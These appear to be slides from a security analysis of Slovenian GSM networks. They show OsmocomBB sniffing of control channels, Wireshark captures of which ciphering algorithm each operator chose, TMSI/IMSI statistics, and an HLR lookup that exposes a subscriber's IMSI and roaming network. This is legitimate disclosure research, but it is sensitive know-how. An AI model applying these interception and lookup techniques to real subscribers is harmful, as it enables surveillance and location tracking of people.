
GSM cracking project

Nokia 3310



A5 Buster

Some GSM basics



SIM card and mobile equipment, IMSI, TMSI, A5/x, “broadcast channels” and data channels... Scheme of the GSM network, vir: www.gsmfordummies.com.


OsmocomBB

Mobile phone with Calypso chipset...



Hardware part can consist of other devices too, see RTL-SDR project!

...and OsmocomBB firmware



Loading romloader

```
matej@cryptopia: ~/osmocom/osmocom-bb-raw/src/host/osmocon
Die ID code: 7e540b2fc90393bb
=====
REG_DPLL=0x2413
CNTL_ARM_CLK=0xf0a1
CNTL_CLK=0xff91
CNTL_RST=0xffff3
CNTL_ARM_DIV=0xffff9
=====
Power up simcard:

THIS FIRMWARE WAS COMPILED WITHOUT TX SUPPORT!!!
Assert DSP into Reset
Releasing DSP from Reset
Installing DSP sniff patch
Setting some dsp_api.ndb values
Setting API NDB parameters
DSP Download Status: 0x0001
DSP API Version: 0x0000 0x0000
Finishing download phase
DSP Download Status: 0x0002
DSP API Version: 0x3606 0x0000
LOST 3901!
LOST 3750!
```

Base station scan...

```
Failed to connect to '/tmp/osmocom_sap'.
Failed during sap open(), no SIM reader
<000e> cell_log.c:803 Scanner initialized
Mobile initialized, please start phone now!
<000e> cell_log.c:367 Measure from 0 to 124
<000e> cell_log.c:367 Measure from 512 to 885
<000e> cell_log.c:367 Measure from 955 to 1023
<000e> cell_log.c:358 Measurement done
<000e> cell_log.c:340 Sync ARFCN 79 (rxlev -57, 197 syncs left)
<000e> cell_log.c:340 Sync ARFCN 19 (rxlev -64, 196 syncs left)
<000e> cell_log.c:340 Sync ARFCN 17 (rxlev -65, 195 syncs left)
<000e> cell_log.c:340 Sync ARFCN 113 (rxlev -65, 194 syncs left)
<000e> cell_log.c:340 Sync ARFCN 80 (rxlev -74, 193 syncs left)
<000e> cell_log.c:340 Sync ARFCN 18 (rxlev -81, 192 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=18 MCC=293 MNC=40 (Slovenia, Si.mobil)
<000e> cell_log.c:340 Sync ARFCN 20 (rxlev -81, 191 syncs left)
<000e> cell_log.c:340 Sync ARFCN 107 (rxlev -81, 190 syncs left)
<000e> cell_log.c:340 Sync ARFCN 4 (rxlev -83, 189 syncs left)
<000e> cell_log.c:340 Sync ARFCN 114 (rxlev -84, 188 syncs left)
<000e> cell_log.c:340 Sync ARFCN 16 (rxlev -85, 187 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=16 MCC=293 MNC=40 (Slovenia, Si.mobil)
<000e> cell_log.c:340 Sync ARFCN 81 (rxlev -85, 186 syncs left)
<000e> cell_log.c:340 Sync ARFCN 111 (rxlev -85, 185 syncs left)
<000e> cell_log.c:340 Sync ARFCN 112 (rxlev -86, 184 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=112 MCC=293 MNC=41 (Slovenia, iPKO)
<000e> cell_log.c:340 Sync ARFCN 8 (rxlev -88, 183 syncs left)
<000e> cell_log.c:340 Sync ARFCN 85 (rxlev -89, 182 syncs left)
<000e> cell_log.c:340 Sync ARFCN 987 (rxlev -89, 181 syncs left)
<000e> cell_log.c:340 Sync ARFCN 14 (rxlev -90, 180 syncs left)
<000e> cell_log.c:340 Sync ARFCN 29 (rxlev -90, 179 syncs left)
<000e> cell_log.c:340 Sync ARFCN 110 (rxlev -92, 178 syncs left)
<000e> cell_log.c:340 Sync ARFCN 1014 (rxlev -93, 177 syncs left)
<000e> cell_log.c:340 Sync ARFCN 45 (rxlev -94, 176 syncs left)
<000e> cell_log.c:340 Sync ARFCN 66 (rxlev -94, 175 syncs left)
<000e> cell_log.c:340 Sync ARFCN 116 (rxlev -94, 174 syncs left)
<000e> cell_log.c:340 Sync ARFCN 77 (rxlev -95, 173 syncs left)
<000e> cell_log.c:340 Sync ARFCN 979 (rxlev -95, 172 syncs left)
<000e> cell_log.c:340 Sync ARFCN 118 (rxlev -96, 171 syncs left)
<000e> cell_log.c:340 Sync ARFCN 119 (rxlev -96, 170 syncs left)
<000e> cell_log.c:340 Sync ARFCN 983 (rxlev -96, 169 syncs left)
<000e> cell_log.c:340 Sync ARFCN 986 (rxlev -96, 168 syncs left)
```

Terminal 0 Terminal 1 Terminal 2 Terminal 3 Terminal 4

ARFCN scan with *cell_log* application.

GSM traffic analysis...

Capturing from lo [Wireshark 1.6.7]

No. Time Source Destination Protocol Length Info

2729 16:31:09.200513 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) System Information Type 3

2730 16:31:09.285005 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Immediate Assignment

2731 16:31:09.312958 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1

2732 16:31:09.405488 127.0.0.1 127.0.0.1 LAPDm 81 U, func=UI

2733 16:31:09.493026 127.0.0.1 127.0.0.1 LAPDm 81 U, func=UI

2734 16:31:09.728229 127.0.0.1 127.0.0.1 LAPDm 81 U, func=UA(DTAP) (MM) Location Updating Request

2735 16:31:09.875997 127.0.0.1 127.0.0.1 LAPDm 81 U, func=UI(DTAP) (RR) System Information Type 5

2736 16:31:09.963756 127.0.0.1 127.0.0.1 LAPDm 81 I, N(R)=1, N(S)=0(DTAP) (MM) Location Updating Reject

2737 16:31:10.199081 127.0.0.1 127.0.0.1 LAPDm

2738 16:31:10.434633 127.0.0.1 127.0.0.1 LAPDm

2739 16:31:10.670132 127.0.0.1 127.0.0.1 LAPDm

▶ Link Access Procedure, Channel Dm (LAPDm)

▼ GSM A-I/F DTAP - Location Updating Request

▶ Protocol Discriminator: Mobility Management messages

00... = Sequence number: 0

.00 1000 = DTAP Mobility Management Message Type: Location Updating Request (0)

▶ Ciphering Key Sequence Number

▶ Location Updating Type - Normal

▶ Location Area Identification (LAI)

▶ Mobile Station Classmark 1

▶ Mobile Identity - IMSI (2934)

0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0010

0020

0030

0040

0050

Frame (frame), 81 bytes

Packets: 2964 Displayed: 2964 Marked:

Stran 30 / 40 | Privzeto | slovenski | VSTA | STA

```
matej@cryptopia: ~/osmocom/osmocom-bb-raw/src/host/layer23/src/misc
matej@cryptopia: ~/osmocom/o... matej@cryptopia: ~/osmocom/o... matej@cryptopia: ~/osmocom/o...
<000c> l1ctl.c:290 BURST IND: @(... = 0534/00/00) (-47 dBm, SNR 255
<000c> l1ctl.c:290 BURST IND: @(... = 0534/01/01) (-47 dBm, SNR 255
<000c> l1ctl.c:290 BURST IND: @(... = 0534/02/02) (-47 dBm, SNR 255
<000c> l1ctl.c:290 BURST IND: @(... = 0534/03/03) (-47 dBm, SNR 255
<0001> app_ccch_scan.c:709 Burst data
<000c> l1ctl.c:290 BURST IND: @(... = 0534/15/15) (-110 dBm, SNR 5
<000c> l1ctl.c:290 BURST IND: @(... = 0534/16/16) (-110 dBm, SNR 3
<000c> l1ctl.c:290 BURST IND: @(... = 0534/17/17) (-110 dBm, SNR 11
<000c> l1ctl.c:290 BURST IND: @(... = 0534/18/18) (-110 dBm, SNR 1
<0001> app_ccch_scan.c:721 Error decoding data, data encrypted?
<000c> l1ctl.c:290 BURST IND: @(... = 0534/06/32) (-47 dBm, SNR 1
<000c> l1ctl.c:290 BURST IND: @(... = 0534/07/33) (-47 dBm, SNR 2
<000c> l1ctl.c:290 BURST IND: @(... = 0534/08/34) (-47 dBm, SNR 2
<000c> l1ctl.c:290 BURST IND: @(... = 0534/09/35) (-47 dBm, SNR 1
<0001> app_ccch_scan.c:721 Error decoding data, data encrypted?
<000c> l1ctl.c:290 BURST IND: @(... = 0534/21/47) (-110 dBm, SNR 3
<000c> l1ctl.c:290 BURST IND: @(... = 0534/22/48) (-110 dBm, SNR 0
<000c> l1ctl.c:290 BURST IND: @(... = 0534/23/49) (-110 dBm, SNR 2
<000c> l1ctl.c:290 BURST IND: @(... = 0534/24/50) (-110 dBm, SNR 0
<0001> app_ccch_scan.c:721 Error decoding data, data encrypted?
<000c> l1ctl.c:290 BURST IND: @(... = 0534/25/00) (-47 dBm, SNR 255
```

GSM traffic analysis. Traffic is captured with `ccch_scan` application and shown in Wireshark.

Security analysis of slovenian GSM networks

[some vulnerabilities described are already fixed]

HLR lookup

ROUTO Messaging 

sales@routomessaging.com | +44 (0) 870 231 7777
[Top Up now](#) | user name: [REDACTED] |  Logout

Home Administration Send SMS Send MMS HLR Tools SMS Inbox Connectivity My Accounts Help

HLR Tools

HLR Lookup (highlighted)

Bulk HLR Lookup

Bulk HLR Jobs

HLR Report

Bulk HLR Help

HLR HTTP Interface

 **HLR Lookup**
Enter the mobile number in international format but without 00 or + at the beginning of the number. For example 0044786612345 would be entered as 44786612345.

Enter number: 3864 [REDACTED] **Lookup**

Request ID: [REDACTED]
Status: OK
Message: undefined
Number: 3864 [REDACTED]
IMSI: 29370 [REDACTED]
MCC: 293
MNC: 70
Home Operator Name: TUSmobile
Home Operator Country: Slovenia
MSC: 385980111
MSC Operator: T-mobile
MSC Country: Croatia
MSC Location: null
MSC MCC: 219
MSC MNC: 01

Descriptions: **Select Parameter**

HLR lookup through SS7 signalization network discovers IMSI number and mobile operator, in some cases even approximate location of the user.

Use of TMSI numbers

The terminal window displays log entries from the file `app_ccch_scan.c`. The entries show various paging attempts, primarily to TMSI numbers (e.g., M(12, 31, 40, 75, 13, 29, 26)). There are also some entries related to PCH pdisc and unknown PCH/AGCH types.

operator	No. of TMSI	No. of IMSI	share
Mobitel	24799	8	0,000322594
Simobil	1749	105	0,060034305
Tušmobil	123	19	0,154471545

Share between IMSI and TMSI numbers (in 2012).

Use of encryption - Mobitel

Filter: lapdm

Destination	Protocol	Length	Info
127.0.0.1	LAPDm	81	U, func=UI
127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) CM Service Request
127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
127.0.0.1	LAPDm	81	U, func=UI
127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command

► Protocol Discriminator: Radio Resources Management messages
DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
....1 = SC: Start ciphering (1)
.... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
...0 = CR: IMEISV shall not be included (0)

0010 00 42 b7 91 40 00 40 11 95 26 7f 00 00 01 7f 00 C @ @ ?
0020 00
0030 24
0040 2b
0050 2b

Algorithm identifier (gsm_a.algorithm_identifier), 1 ... Packets: 671 Displayed: 11 Marked: 0 Load time: 0:00.018 Profile: ...

Mobitel was using A5/1 encryption.

Use of encryption - Mobitel

The screenshot shows a Wireshark capture window titled "lo (loopback) [Wireshark 1.7.2 (SVN Rev 42711 from /trunk)]". The filter bar at the top contains "gsmtap". The main pane displays a list of 14 network packets. The columns are: No., Time, Source, Destination, Protocol, Length, and Info. The "Info" column provides detailed protocol information for each packet.

No.	Time	Source	Destination	Protocol	Length	Info
3825	68.987088000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3826	69.013994000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3827	69.033247000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment
3828	69.107356000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
3846	69.176329000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3847	69.195339000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3851	69.264335000	127.0.0.1	127.0.0.1	LAPDm	81	U P, func=SABM(DTAP) (RR) Paging Response
3861	69.430295000	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
3878	69.499130000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=0(DTAP) (RR) Classmark Change
3882	69.578184000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
3890	69.647263000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
3891	69.665252000	127.0.0.1	127.0.0.1	LAPDm	81	T, N(R)=1, N(S)=0 (Fragment)

A tooltip in the bottom left corner lists various mobile phone capabilities:

- 1.... = SRI capability (in SMS pt to pt capability). mobile station supports mobile terminated point to point SMS
- 0... = VBS notification reception: no VBS capability or no notifications wanted
-0. = VGCS notification reception: no VGCS capability or no notifications wanted
-1 = FC Frequency Capability: The MS does support the E-GSM or R-GSM
- 1.... = CM3: The MS supports options that are indicated in classmark 3 IE
- .0.... = Spare: 0
- ..1.... = LCS VA capability (LCS value added location request notification capability): LCS value added location request notification capability supported
- ...1 = UCS2 treatment: the ME has no preference between the use of the default alphabet and the use of UCS2
- 0.... = SoLSA: The ME does not support SoLSA
-0... = CMSP: CM Service Prompt: Network initiated MO CM connection request not supported
-1. = A5/3 algorithm supported: encryption algorithm A5/3 available
-0 = A5/2 algorithm supported: encryption algorithm A5/2 not available

The bottom pane shows the raw hex and ASCII data for the selected packet (No. 3891).

Hex	ASCII
0030 3c d4 00 1f f5 96 08 00 00 00 01 00 45 06 16 03 <..... E...	
0040 53 19 b2 20 09 60 14 28 04 e0 01 0a 10 00 2b 2b S. .(.....	+ +
0050 2b	

If mobile phone said it is supporting A5/3...

Use of encryption - Mobitel

lo (loopback) [Wireshark 1.7.2 (SVN Rev 42711 from /trunk)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: gsmtap Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
3890	69.047205000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=01(DTAP) (RR) Measurement Report
3891	69.665252000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0 (Fragment)
3895	69.735205000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=1(DTAP) (RR) GPRS Suspension Request
3896	69.901307000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=1(DTAP) (MM) Authentication Request
3905	69.970288000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=2
3907	70.048271000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=0
3910	70.118248000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
3911	70.136272000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3914	70.205219000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=2(DTAP) (MM) Authentication Response
3934	70.371245000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=3, N(S)=2(DTAP) (RR) Ciphering Mode Command
4076	74.114093000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
4077	74.147044000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) System Information Type 1

Frame 3934: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0

Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)

Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)

User Datagram Protocol, Src Port: 45090 (45090), Dst Port: gsmtap (4729)

GSM TAP Header, ARFCN: 101 (Downlink), TS: 1, Channel: SDCCH/8 (0)

Link Access Procedure, Channel Dm (LAPDm)

GSM A-I/F DTAP - Ciphering Mode Command

Protocol Discriminator: Radio Resources Management messages

DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)

Cipher Mode Setting

.... .1 = SC: Start ciphering (1)

.... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)

Cipher Mode Response

0030	2f ff 00 1f f6 53 08 00 00 00 03 64 0d 06 35 01	/....S... .d..5
0040	2b	++++++ +++++++
0050	2b	+

...network replied that only A5/1 is available.

Use of encryption - Simobil

simobil_dokaz.pcap [Wireshark 1.6.7]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply

	Destination	Protocol	Length	Info
0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
8.3.1	192.168.3.1	DB-LSP-D	206	Dropbox LAN sync Discovery Protocol
0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (MM) Authentication Request
0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5ter
0.1	127.0.0.1	LAPDm	81	U, func=UI
0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=2
0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=1(DTAP) (RR) Ciphering Mode Command
0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment

► Protocol Discriminator: Radio Resources Management messages
DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
....1 = SC: Start ciphering (1)
.... 010. = Algorithm identifier: Cipher with algorithm A5/3 (2)
...1 = CR: IMEISV shall be included (1)

0010 00 42 15 af 40 00 40 11 26 f0 7f 00 00 01 7f 00 5 0 0 0 0
0020
0030
0040
0050

Algorithm identifier (gsm_a.algorithm_identifier), 1 ... Packets: 2784 Displayed: 2784 Marked: 0 Load time: 0:00.039 Profile: ...

Simobil was using A5/3 also, however...

Use of encryption - Simobil

Capturing from lo (loopback) [Wireshark 1.7.2 (SVN Rev 42553 from /trunk)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: gsmtap

No.	Time	Source	Destination	Protocol	Length	Info
3773	22:26:20.514226000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment
3774	22:26:20.541699000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3775	22:26:20.578433000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3778	22:26:20.647704000	127.0.0.1	127.0.0.1	LAPDm	81	U P, func=SABM(DTAP) (MM) CM Service Request
3779	22:26:20.813785000	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) CM Service Request
3782	22:26:20.884139000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3783	22:26:20.887652000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
3786	22:26:20.956903000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
3787	22:26:21.049291000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=0(DTAP) (RR) Ciphering Mode Command
3790	22:26:21.118537000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=1
3791	22:26:21.284824000	127.0.0.1	127.0.0.1	LAPDm	81	II, func=UIT

► Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)

► User Datagram Protocol, Src Port: 58444 (58444), Dst Port: gsmtap (4729)

► GSM TAP Header, ARFCN: 32 (Downlink), TS: 0, Channel: SDCCH/8 (5)

